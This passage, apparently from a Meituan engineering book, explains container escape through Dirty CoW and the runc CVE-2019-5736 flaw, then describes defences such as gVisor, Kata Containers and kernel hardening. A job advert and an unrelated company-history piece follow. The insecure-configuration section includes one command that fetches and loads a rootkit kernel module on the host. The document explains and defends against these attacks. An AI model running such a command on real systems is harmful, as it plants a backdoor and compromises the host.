


图 3　容器逃逸简易模型（Container Escape Model）

容器逃逸和内核提权只有细微的差别，需要突破 namespace 的限制。将高权限的 namespace 赋到 exploit 进程的 task_struct 中。这部分的详细技术细节不在本文讨论范围内，笔者未来会抽空再写一篇关于容器逃逸的技术文章，详细介绍该相关技术的细节。

经典的 Dirty CoW

笔者以 Dirty CoW 漏洞来说明 Linux 漏洞导致的容器逃逸。漏洞虽老，奈何太过经典。写到这，笔者不禁想问：多年过去，目前国内外各大厂，Dirty Cow 漏洞的存量机器修复率是多少?

在 Linux 内核的内存子系统处理私有只读内存映射的写时复制（Copy-on-Write，CoW）机制的方式中发现了一个竞争冲突。一个没有特权的本地用户，可能会利用此漏洞获得对其他情况下只读内存映射的写访问权限，从而增加他们在系统上的特权，这就是知名的 Dirty CoW 漏洞。

Dirty CoW 漏洞的逃逸的实现思路和上述的思路不太一样，采取 Overwrite vDSO 技术。

vDSO（Virtual Dynamic Shared Object）是内核为了减少内核与用户空间频繁切换，提高系统调用效率而设计的机制。它同时映射在内核空间以及每一个进程的虚拟内存中，包括那些以 root 权限运行的进程。通过调用那些不需要上下文切换（context switching）的系统调用可以加快这一步骤（定位 vDSO）。vDSO 在用户空间（userspace）映射为 R/X，而在内核空间（kernelspace）则为 R/W。这允许我们在内核空间修改它，接着在用户空间执行。又因为容器与宿主机内核共享，所以可以直接使用这项技术逃逸容器。

利用步骤如下：

1. 获取 vDSO 地址，在新版的 glibc 中可以直接调用 getauxval() 函数获取；
2. 通过 vDSO 地址找到 clock_gettime() 函数地址，检查是否可以 hijack；
3. 创建监听 socket；
4. 触发漏洞，Dirty CoW 是由于内核内存管理系统实现 CoW 时产生的漏洞。通过条件竞争，把握好在恰当的时机，利用 CoW 的特性可以将文件的 read-only 映射该为 write。子进程不停地检查是否成功写入。父进程创建二个线程，ptrace_thread 线程向 vDSO 写入 shellcode。madvise_thread 线程释放 vDSO 映射空间，影响 ptrace_thread 线程 CoW 的过程，产生条件竞争，当条件触发就能写入成功。
5. 执行 shellcode，等待从宿主机返回 root shell，成功后恢复 vDSO 原始数据。

2. 容器自身

我们先简单的看一下 Docker 的架构图：




图 4　Docker 架构图

Docker 本身由 Docker（Docker Client）和 Dockerd（Docker Daemon）组成。但从 Docker 1.11 开始，Docker 不再是简单的通过 Docker Dameon 来启动，而是集成许多组件，包括 containerd、runc 等等。

Docker Client 是 Docker 的客户端程序，用于将用户请求发送给 Dockerd。Dockerd 实际调用的是 containerd 的 API 接口，containerd 是 Dockerd 和 runc 之间的一个中间交流组件，主要负责容器运行、镜像管理等。containerd 向上为 Dockerd 提供了 gRPC 接口，使得 Dockerd 屏蔽下面的结构变化，确保原有接口向下兼容；向下，通过 containerd-shim 与 runc 结合创建及运行容器。更多的相关内容，请参考文末链接 runc、containerd、architecture。了解清楚这些之后，我们就可以结合自身的安全经验，从这些组件相互间的通信方式、依赖关系等寻找能导致逃逸的漏洞。

下面我们以 Docker 中的 runc 组件所产生的漏洞来说明因容器自身的漏洞而导致的逃逸。

CVE-2019-5736：runc - container breakout vulnerability

runc 在使用文件系统描述符时存在漏洞，该漏洞可导致特权容器被利用，造成容器逃逸以及访问宿主机文件系统；攻击者也可以使用恶意镜像，或修改运行中的容器内的配置来利用此漏洞。

- **攻击方式 1**：（该途径需要特权容器）运行中的容器被入侵，系统文件被恶意篡改 ==> 宿主机运行 docker exec 命令，在该容器中创建新进程 ==> 宿主机 runc 被替换为恶意程序 ==> 宿主机执行 docker run/exec 命令时触发执行恶意程序；
- **攻击方式 2**：（该途径无需特权容器）docker run 命令启动了被恶意修改的镜像 ==> 宿主机 runc 被替换为恶意程序 ==> 宿主机运行 docker run/exec 命令时触发执行恶意程序。

当 runc 在容器内执行新的程序时，攻击者可以欺骗它执行恶意程序。通过使用自定义二进制文件替换容器内的目标二进制文件来实现指回 runc 二进制文件。

如果目标二进制文件是 /bin/bash，可以用指定解释器的可执行脚本替换 #!/proc/self/exe。因此，在容器内执行 /bin/bash，/proc/self/exe 的目标将被执行，将目标指向 runc 二进制文件。

然后攻击者可以继续写入 /proc/self/exe 目标，尝试覆盖主机上的 runc 二进制文件。这里需要使用 O_PATH flag 打开 /proc/self/exe 文件描述符，然后以 O_WRONLY flag 通过 /proc/self/fd/ 重新打开二进制文件，并且用单独的一个进程不停地写入。当写入成功时，runc 会退出。

3. 不安全部署（配置）

在实际中，我们经常会遇到这种状况：不同的业务会根据自身业务需求提供一套自己的配置，而这套配置并未得到有效的管控审计，使得内部环境变得复杂多样，无形之中又增加了很多风险点。最常见的包括：

- 特权容器或者以 root 权限运行容器；
- 不合理的 Capability 配置（权限过大的 Capability）。

面对特权容器，在容器内简单地执行一下命令，就可以轻松地在宿主机上留下后门：

```
$ wget https://kernfunny.org/backdoor/rootkit.ko && insmod rootkit.ko
```

目前在美团内部，我们已经有效地收敛了特权容器问题。

这部分业界已经给出了最佳实践，从宿主机配置、Dockerd 配置、容器镜像、Dockerfile、容器运行时等方面保障了安全，更多细节请参考 Benchmark/Docker。同时 Docker 官方已经将其实现成自动化工具（gVisor）。

安全实践

为解决上述部分所阐述的容器逃逸问题，下文将重点从隔离（安全容器）与加固（安全内核）两个角度来进行讨论。

安全容器

安全容器的技术本质就是隔离。gVisor 和 Kata Container 是比较具有代表性的实现方式，目前学术界也在探索基于 Intel SGX 的安全容器。

简单地说，gVisor 是在用户态和内核态之间抽象出一层，封装成 API，有点像 user-mode kernel，以此实现隔离。Kata Container 采用了轻量级的虚拟机隔离，与传统的 VM 比较类似，但是它实现了无缝集成当前的 Kubernetes 加 Docker 架构。我们接着来看 gVisor 与 Kata Container 的异同。

Case 1: gVisor

gVisor 是用 Golang 编写的用户态内核，或者说是沙箱技术，它主要实现了大部分的 system call。它运行在应用程序和内核之间，为它们提供隔离。gVisor 被使用在 Google 云计算平台的 App Engine、Cloud Functions 和 Cloud ML 中。gVisor 运

行时，是由多个沙箱组成，这些沙箱进程共同覆盖了一个或多个容器。通过拦截从应用程序到主机内核的所有系统调用，并使用用户空间中的 Sentry 处理它们，gVisor 充当 guest kernel 的角色，且无需通过虚拟化硬件转换，可以将它看做 vmm 与 guest kernel 的集合，或是 seccomp 的增强版。




图 5　gVisor 架构图（来自 gVisor）

Case 2: Kata Container

Kata Container 的 Container Runtime 是用 hypervisor，然后用 hardware virtualization 实现，如同虚拟机。所以每一个像这样的 Kata Container 的 Pod，都是一个轻量级虚拟机，它拥有完整的 Linux 内核。所以 Kata Container 与 VM 一样能提供强隔离性，但由于它的优化和性能设计，同时也拥有与容器相媲美的敏捷性。




图 6　Kata Container 架构图（图片来自 Katacontainers.io）

Kata Container 在主机上有一个 kata-runtime 来启动和配置新容器。对于 Kata VM 中的每个容器，主机上都有相应的 Kata Shim。 Kata Shim 接收来自客户端的 API 请求（例如 Docker 或 kubectl），并通过 VSock 将请求转发给 Kata VM 内的代理。 Kata 容器进一步优化以减少 VM 启动时间。 使用 QEMU 的轻量级版本 NEMU，删除了约 80%的设备和包。 VM-Templating 创建运行 Kata VM 实例的克隆，并与其他新创建的 Kata VM 共享，这样减少了启动时间和 Guest VM 内存消耗。 Hotplug 功能允许 VM 使用最少的资源（例如 CPU、内存、virtio 块）进行引导，并在以后请求时添加其他资源。

gVisor VS Kata Container

	相同点	优势	劣势
gVisor	• 与Kubernetes、Docker、OCI标准无缝集成。 • 都引入了部分hypervisor技术来增强隔离性。	• 使用Golang编写，强大的安全类型及内存管理，比用C写的Linux内核更加安全； • 可以在gVisor之上运行整个pod，而非单一的容器之上； • 实现了319个system call中的211个，Sentry和内核通信使用不到20个system call； • Google已经在生产环境上运行了多年。	• 中断应用程序的system call，再使用Sentry去和内核通信总是会产生开销，不适合频繁调用system call的应用程序； • gVisor还属于比较新的项目，还需要通过具体的实践和探索才能确保可以在本地化环境保障稳定性和性能； • 新版本仅支持64位的系统和Linux 4.14.77以上内核（最低支持Linux 3.17，Linux 4.14.77以下版本内核需要关闭GSO，会影响网络性能）； • 适配场景较少或者说是需要定制化场景； • 性能损耗不在可接受的范围内。
Kata Container		• 轻量级VM，拥有VM的隔离性。	• 启动速度与传统容器仍有差距； • 因为已经使用虚拟化技术，无法在虚拟机内运行； • Kata优化过的内核可以提供与传统容器一样的性能，同时它也增加了维护成本，无形中使公司内部内核更加碎片化（内核碎片化所带来的安全问题后续会讨论）。

在两者之间，笔者更愿选择 gVisor，因为 gVisor 设计上比 Kata Container 更加的“轻”量级，但 gVisor 的性能问题始终是一道暂时无法逾越的“天堑”。综合二者的优劣，Kata Container 目前更适合企业内部。总体而言，安全容器技术还需做诸多探索，以解决不同企业内部基础架构上面临的各种挑战。

安全内核

众所周知，Android 由于其开源特性，不同厂商都维护着自己的 Android 版本。因为

Android 内核态代码来自于 Linux kernel upstrem，当一个漏洞产生在 upstrem 内核，安全补丁推送到 Google，再从 Google 下发到各大厂商，最终到终端用户。由于 Android 生态的碎片化，补丁周期非常之长，使得终端用户的安全，在这过程中始终处于“空窗期”。当我们把目光重新焦距在 Linux 上，它也同样存在类似的问题。

内核面临的问题




图 7　漏洞生命周期（The Vulnerability Life Cycle）

内核补丁

当一个安全漏洞被披露，通常是由漏洞发现者通过 Redhat、OpenSuse、Debian 等社区反馈或直接提交至上游相关子系统 maintainer。在企业内部面临多个不同内核大版本、内核定制化，针对不同版本从上游代码 backport 相关补丁及制作相关热补丁，定制内核还需对补丁进行二次开发，再升级生产环境内核或 Hotfix 内核。不仅修复周期过长，而且在修复过程中，人员沟通也存在一定的成本，也拉长了漏洞危险期。在危险期间，我们对于漏洞基本是毫无防护能力的。

内核版本碎片化

内核版本碎片化在任意具备一定规模的公司都是无法避免的问题。随着技术的日新月异，不断迭代，基础架构上的技术栈需要较新版本的内核功能去支持，久而久之就产生内核版本的碎片化。碎片化问题的存在，使得在安全补丁的推送方面，遭遇了很大的挑战。本身补丁还需要做针对性的适配，包括不同版本的内核，并进行测试验证，

碎片化使得维护成本也变得十分高昂。最重要的是，由于维护工作量大，必然拉长了测试补丁的时间线。也就是说，暴露在攻击者面前的危险期变得更长，被攻击的可能性也大大增加。

内核版本定制化

同样，因不同公司的基础架构不同、需求不同，导致的定制化内核问题。对于定制化内核，无法简单的通过从上游内核合并补丁，还需对补丁做一些本地化来适配定制化内核。这又拉长了危险期。

解决之道

我们使用安全特性去针对某一类漏洞或是针对某一类利用方式做防御与检测。比如 SLAB_FREELIST_HARDENED，针对 Double Free 类型漏洞做实时检测，且防御 overwrite freelist 链表，性能损耗仅 0.07%（参考 upstrem 内核源码，commit id: 2482ddec）。当完成所有全部的安全特性，漏洞在被反馈之前和漏洞补丁被及时推送至生产环境前，都无需关心漏洞的细节，就能防御。当然，安全补丁该打还是得打，这里我们主要解决在安全补丁最终落在生产环境过程中，“空窗期”对于漏洞与利用毫无防御能力的问题，同时也可以对 0day 有一定的检测及防御能力。

实施策略

1. 已经合并进 Linux 主线版本的安全特性，如果公司的内核支持该特性，选择开启配置，对开启前后内核做性能测试，分析安全特性原理、行业数据，给出 Real World 攻击案例（自己写 exploit 去证明），将报告结论反馈给内核团队。内核团队再做评估，结合安全团队与内核团队双方意见，最终评估落地。
2. 已经合并进 Linux 主线版本但未被合并进 Redhat 的安全特性，可选择从 Linux 内核主线版本中移植，这点上代码质量上得到了保障，同时社区也做了性能测试，将其合并到公司的内核再做复测。
3. 未被合并进 Linux 内核主线版本，从 Grsecurity/PaX 中做移植，在 Grsecurity/PaX 的诸多安全特性中，评估选择，选取代码改动少的，收益高

的安全特性优先移植。比如改动较少的内核代码又能有效解决某一类的漏洞，再打个比方，Dirty Cow 的全量修复可能需要花费 1–2 年的时间，如果加了某个安全特性，即使未修复也能防御。

内核后话

最后，分享一下笔者眼中较为理想中的状况。当然，我们得根据实际情况“因地制宜”，在不同阶段做出不同的取舍与选择。

- 将内核团队看成社区，我们向他们提交代码，如同 Linux 内核社区有 RFC(Request for Comment)、Patch Review 等，无争议后合并进公司内核。
- 先挑选实用的安全特性且代码量少的，去移植，去实现，并落地。代码量少意味着对内核代码改动少，出问题的可能性越小，稳定性越高，性能损耗越低。
- 一年完成几个安全特性，不需要多，1 ~ 2 个即可，对于内核态的加固，慎重慎重再慎重，譬如国外 G 家公司数据中心的内核发版前大概需要 6 ~ 7 个月时间做性能、稳定性测试。
- 需要做到加固某个安全特性后，使用 0day 或 Nday 去验证防御效果，且基于该内核跑业务是稳定，性能损耗在可接受范围之内或者可控。每个安全特性需要技术评审。为保障代码质量的问题，找实际的高吞吐以及高并发低延迟的服务器小范围灰度测试，无争议后，再推送给内核团队。
- 最后，我们还可以通过将安全特性的代码直接提交给 Linux 内核社区，如果代码有不足的地方也可以和社区协同解决，合并进 Linux 内核主线代码，从而侧面推动落地。

作者简介

Pray3r，负责美团内部操作系统安全、云原生安全、重大高危漏洞应急响应，长期专注于 Linux 内核安全及开源软件安全。

参考文献

CNCF/Foundation

保障 IDC 安全：分布式 HIDS 集群架构设计
Dirty Cow
runc
containerd
Docker/Containerd/Architecture
OSS-Security
Frichetten/CVE-2019-5736-PoC
Docker
Benchmark/Docker/
gVisor.dev
Container Isolation at Scale
Kata-Containers/Documentation
Kernel
Redhat
Namespaces in operation, part 1: namespaces overview
Control groups series by Neil Brown
Container-Security
Anatomy of a Container: Namespaces, cgroups & Some Filesystem Magic - LinuxCon
A Short Story: Bypass SMEP on Linux

美团 – 信息安全部招聘云原生安全工程师 / 专家

岗位职责：

1. 云原生（微服务、Service Mesh、容器技术、容器编排技术）安全研究及转化落地；
2. 对云原生安全有独到见解，能给业务方提供技术支持。

岗位要求：

1. 熟悉 Docker、Kubernetes 等云原生技术及其原理，熟悉相关主流的最佳安全实践；
2. 熟悉 Linux 操作系统，对操作系统、虚拟化等底层技术有一定了解；
3. 熟悉使用 C/Python/Golang 其中一门语言；
4. 熟悉业界安全攻防动态，追踪最新安全漏洞，能够分析漏洞原理和实现 POC 编写；
5. 有良好的沟通和团队协作能力，能够推动业务落地相关的安全要求和解决方案；
6. 良好的英文阅读能力。

加分项：

1. 熟悉 Linux 内核；
2. 熟悉开源社区；
3. 在渗透测试，漏洞挖掘，代码审计等安全领域至少有一个方面能力突出；
4. 发表过有深度的技术 Paper 或独立挖掘过知名开源应用 / 大型厂商高危漏洞经历。

如有意向，请发送简历：tech@meituan.com（备注：云安全）


工程师文化

美团技术十年：让我们感动的那些人那些事

作者：王鹏

时光荏苒，美团十岁了，美团技术团队也走过了十个春秋。

2010 年 3 月 4 日美团网上线的时候，整个公司总共十来人，在一套三居室的民房里起步。其中技术团队只有 5 个人，现在有 4 位还在美团。



美团技术团队早期办公环境，右边电脑上有测试中还没上线的美团网页版

今天，美团是中国市值第三的互联网公司，技术团队也已经达到 9000 多人规模，覆盖前端、后台、系统、算法、测试、运维、数据、硬件等 8 个技术领域。

2013 年美团公司年会上，王兴特别引用了清华大学老校长梅贻琦先生的一句名言：

“大学者，非谓有大楼之谓也，有大师之谓也。”他是告诉在场的美团同学：选择跟什么样的人在一起做什么样的事，很重要。

最近，美团技术学院陆续采访了 20 多位美团技术团队的同学，既有美团早期创始团队的 3 位“元老”，也有很多美团 App、美团外卖等部门的技术骨干，听他们聊了聊自己跟公司一起成长的故事。故事里有争吵，也有友情；有汗水，也有泪水；有委屈，也有成长；有迷茫，也有坚定。我们从中摘录了他们印象最深刻的一些片段，与大家一起感受，10 年来美团技术团队经历的那些坎坷与崎岖，收获的那些感动和期许。

时间开始了


美团网上线，第一单

2010 年 3 月 4 日，美团网上线。

此后半年，团购是互联网领域最火爆的创业领域。如雨后春笋，冒出了数千家团购网站，这就是大家经常提起的“千团大战”。

关键是跟什么人在一起，做什么样的事情

美团技术团队创始成员付栋平回忆，2010 年的时候美团的技术并不是很强，但是团队年轻、有激情、有闯劲，响应速度非常快。大家 24 小时待命，连大年初二初三还在改 Bug，也不觉得累。他感叹：“办公的环境什么的其实并不重要，关键是跟什么人在一起，做什么样的事情。如果这个事情本身很有意义，很激动人心，就很值得我们去投入青春。如果这群人很优秀，也很上进，就值得大家彼此托付，成为彼此信任的战友。”



美团网第一次提交的代码统计：文件一共 27 个，代码量 6892 行

有安全漏洞？连续加班也要搞定

美团技术团队创始成员、美团网第一次代码提交者秦亚非，在美团内部通信工具大象上的签名是：“我们生在这个时代，能参与一波又一波的互联网科技浪潮，是件很幸运的事。”

秦亚非印象很深的一次危机事件发生在 2015 年，他们听说有个黑客大会要将美团的系统作为攻击对象，大会的赛题就是“现场攻破美团的支付系统”。公司联合创始人穆荣均亲自带领技术团队的同学们连续加班梳理可能有隐患的环节，连夜查询 Bug 和漏洞，白盒看代码到天亮，最后找到了问题，并最终完成了修复。

最喜欢的特质：美团是一家学习型组织

美团技术团队创始成员潘魏增最喜欢的特质，就是美团是一家学习型组织。公司整个创始团队都非常善于学习、思考和总结，并身体力行去分享、去鼓励大家这么做。记得有一次聚会，王兴聊天时说到各地的方言，还帮忙给大家各自的方言做归类，聊到兴致起来，还拿出一本厚厚的语言书，证明他说的都有理有据。还有一次，王兴推荐了一本关于地缘视角看世界的书，还送了不少本给大家。潘魏增看完之后确实对世界格局有了全新的认识，对他的帮助很大。

2010 年，王兴跟美团技术团队的某一次见面会

梦里都在写代码

2010 年 12 月入职美团技术团队的时候，弥新锋还是一个技术小白，所有做的事情都是从未做过的。他从 Windows 上的 DreamWeaver 转到学习 Linux（Ubutun）上的 Vim，从只会用 jQuery 到能够读懂 YUI2 源代码，并自己独立写完整的脚本。想到每段 CSS 和 JavaScript 的呈现界面都是数十万人在访问和使用，弥新锋都会感到很兴奋。早期美团技术团队几乎每天都加班到很晚，但他几乎没有疲惫的状态，非常兴奋以至于做梦都是关于代码关于公司，他还把这些梦境记录在了饭否上。

弥城 梦到在写python代码，写着写写着就看了一眼窗外，明媚透彻的光线洒满一屋子，这么好的早晨怎么能浪费在床上呢？起！

2011-07-26 06:03 通过安能饭否

弥城 山上一几乎全是登山客得小村子，墙上写满了各种语言的代码。有的用毛笔有的是粉笔。英哥很有兴致的说想看下运行结果。然后就是在北苑了，不认识的一姑娘和我讨论公交车线路…阿赖说，咱们建个阳光豪宅吧，被我鄙视。一年爬不了几次山，跟村里人又不熟。什么接口提供的东西很好吃…这狗血的睡眠质量啊…

2011-07-11 07:24 通过安能饭否

弥城 续…陌生人，好想是美团的风投。办公室好热好热头大汗，按键就报紫色的出错代码，写的什么undefined,好像还有appi。忽然间app命名规则的com.sankuai.touch。突然就睁开眼睛醒了。风扇嗡嗡响，满头大汗
灯开着，很刺眼－胳膊压着魏增哪本bash手册。悲催凌乱啊

2011-07-11 01:34 通过安能饭否

弥新锋同学在“饭否”的记录

早期美团技术团队的口号是：“要么牛逼，要么滚蛋”

张佳佳是 2010 年 12 月 18 日硕士毕业、校招入职美团的。美团虽然是个新公司、

小公司，但是很早就非常重视从应届生中招聘优秀学生。

2014 年，技术团队校招场景

他印象比较深的一件事是，当时技术团队的口号，就是出自 Facebook 的“Go big or Go Home”，后来秦亚非同学翻译了一版：“要么牛逼，要么滚蛋”。大家一致认为很形象也很贴切，就一直用了很多年。

早期美团技术团队的口号

张佳佳记忆最深刻的是，2010 年时穆荣均告诉大家，美团技术团队很快要扩充到 100 人左右。那时候，成立没多久的美团技术团队才十几个人，张佳佳心里就想，

100 多个技术，美团这是想干多大一件事啊。张佳佳感言：“你看今天，我们技术团队都已经 9000 多号兄弟了，真的是让我感慨万千啊。”

效率是美团的核心竞争力

夏姣姣是美团技术团队早期比较少的女同学。她在美团和百度之间，经过慎重的考虑，最终选择了美团，2011 年 02 月 21 日加入。她的印象中，王兴每周末都会在站在办公室的一个角落中，给他们所有人分享本周的一些思考，而且每次分享的内容都能大家很大的启发和鼓舞。

穆荣均也经常跟美团技术团队一起讨论问题。有次他问：对美团技术团队来说，最重要的事情是什么？大家给出了很多答案，而穆荣均的回答是“效率”，效率是美团区别于竞对的核心竞争力。

战略布局移动

2010 年大家使用的手机基本上还是诺基亚和摩托罗拉，“移动化”这个概念刚刚开始受到关注。年底，王兴去美国考察回来，坐在公司的小仓库一张破桌子上，跟美团技术团队讲要搞移动化战略，然后陈亮（现美团高级副总裁）就带着两三个同学在春节前后，花了一两个月的时间快速开发。

2011 年 3 月 4 日，美团成立一周年那天，美团开始拥有了自己的客户端。

据王慧文回顾，美团在千团大战中脱颖而出，很重要的一个因素，是抓住了移动这一波技术大红利。2011 年的时候，美团移动端收入占美团总业务比重仅为 7%-8% 左右，2012 年达到了 30%，2013 年已经到了 70%。2014 年超过了 95%。

此后，随着业务的发展，用户和数据量都在增长，美团开始组建专门的搜索、推荐和数据团队，也有了更专业的产品经理，原有团队同学迅速成长的同时，也有越来越多外部技术大牛加盟。

技术同学敢跟老板拍桌子吵架

马圣超是陈亮招进来的美团移动端第一个工程师，2011 年 2 月 11 日入职。当时的一些细节一直让马圣超记忆犹新，就像像刚发生在昨天一样。比如刚来的时候，美团技术团队连设计和美术都没有，陈亮除了给马圣超审核代码之外，还搬着凳子跟一个做运营小哥一起设计图片，美团第一版客户端的开屏图就是这么来的。早期美团的技术、设计同学都不怕自己的 Leader，经常为了一个方案跟陈亮吵架，吵到拍桌子……

马圣超说对自己影响最深的是，完成比完美更重要这句话，出自“Done is better than Perfect”。一直到今天，他都把这句话当成做很多事的原则：迭代式前进。想的再完美，不如先行动起来。

我跟公司好有缘

谢语宸感觉自己跟美团特别有缘分。他是 2011 年 3 月 4 日那天入职的应届毕业生，刚好美团成立一周年；他跟自己老婆定情的日子也是某年的 3 月 4 日；就在他们俩领证那天，美团刚好宣布跟大众点评合并。这个真的不是他故意为之，其实他们很早就定好了领证的日子。

在 2011 年到 2013 年，美团在移动互联网化的进程中在技术上一直处于行业 Top 位置。虽然从现在看来，当时技术水平肯定不高，但是整个团队技术自豪感很强。当时谢语宸跟秦亚非一起负责数据开发工作，虽然比 BAT 在相关技术方向积累较少，但是他们在一开始就在按照一个“互联网巨头”的标准进行自我要求。

老板为什么发那么大火

